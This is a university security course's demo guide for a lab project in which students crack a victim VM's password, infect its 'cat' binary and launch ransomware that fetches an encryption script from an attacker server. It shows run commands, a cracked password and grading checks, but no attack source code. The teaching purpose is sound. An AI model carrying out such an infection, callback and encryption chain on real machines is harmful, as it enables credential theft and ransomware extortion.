Computer Security Capstone

Project III Demo Guide

Chi-Yu Li (2021 Spring)
Computer Science Department
National Yang Ming Chiao Tung University

Demo Schedule

- Date: 6/1 (TUE)
- Location: Online with Zoom
  - □ Please find the link of each TA's online chat room in the following demo schedule
- Only 15 minutes are allowed for each group
- Please mark your preferred time slot with your student ID(s) in the demo schedule → Link

Demo Guidelines


- In the demo, TAs will prepare your zip file and two VMs (attacker and victim)
- You will
  - be only allowed to "make" to compile all your files, and run your attack binary programs or scripts
  - be not allowed to modify your codes or scripts
  - be asked some questions
    - E.g., How did you implement the dictionary attack? How did you implement the infection and ransomware?
  - be responsible to show the outcome to TA and explain why you have successfully achieved

Demo Step 1

- In Attacker VM
  - □Run ./crack_attack <Victim IP> <Attacker IP> <Attacker Port>


Result for Task I

- The victim’s password shall be printed out after running “crack_attack”



```
csc2021@project3:~/csc2021-pj3$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
 default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel stat
e UP group default qlen 1000
    link/ether 08:00:27:13:b5:17 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.10/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 1181sec preferred_lft 1181sec
    inet6 fe80::a00:27ff:fe13:b517/64 scope link
       valid_lft forever preferred_lft forever
csc2021@project3:~/csc2021-pj3$ ./crack_attack 10.0.2.9 10.0.2.10 7000
oscar@Realtek
csc2021@project3:~/csc2021-pj3$ 
```

Attacker’s VM




```
csc2021@project3:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
 default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel stat
e UP group default qlen 1000
    link/ether 08:00:27:31:e7:a9 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.9/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 410sec preferred_lft 410sec
    inet6 fe80::a00:27ff:fe31:e7a9/64 scope link
       valid_lft forever preferred_lft forever
csc2021@project3:~$ 
```

Victim’s VM

Result for Task II

- /home/csc2021/cat shall have been infected
  - TA will check its last 4 bytes, which should be 0xdeadbeaf
  - TA will check its size, which should be 43416 bytes




```
csc2021@project3:~$ xxd /home/csc2021/cat | tail -n 1
0000a990: 8c44 0000 afbe adde                      .D......
csc2021@project3:~$ wc -c /home/csc2021/cat
43416 /home/csc2021/cat
csc2021@project3:~$
```

Victim’s VM

Result for Task II (cont.)

- TAs will check whether any additional files are left using a script
  - No additional files should be left



```
csc2021@project3:~/csc2021-pj3$ python3 scan_malic.py
No additional files
csc2021@project3:~/csc2021-pj3$ echo 123 > 123
csc2021@project3:~/csc2021-pj3$ python3 scan_malic.py
['/home/csc2021/csc2021-pj3/123']
Found additional files
```


Victim's VM

Demo Step 2

- In Attacker VM
  - □ Run ./attacker_server <Attacker Port>
- In Victim VM
  - □ Use /home/csc2021/cat


Result for Task III

- After running the cat program
  - □ A ransomware window should be popped up
  - □ The functionality of the cat should remain the same



```
csc2021@project3:~/csc2021-pj3$ ./attacker_server 7000
Server listening....
Got connection from ('10.0.2.9', 52448)
Send file worm_server/rsa_encrypt.py
Done sending
```

Attacker's VM




```
csc2021@project3:~$ echo 123 | /home/csc2021/cat
123
csc2021@project3:~$
```

Give me ransom haha

Victim's VM

Result for Task III (cont.)

- TA will try to decrypt the Image files in /home/csc2021/Pictures in the victim’s VM
  - They should be encrypted and can be decrypted successfully



```
csc2021@project3:~$ python3 rsa_decrypt.py 222918461726198594453814090124511449930929967334584
4676003563183 Pictures/image.png
csc2021@project3:~$ 
```

image.png (PNG Image, 128
file:///home/csc2021/Pictures/image.png
Linux™

Victim’s VM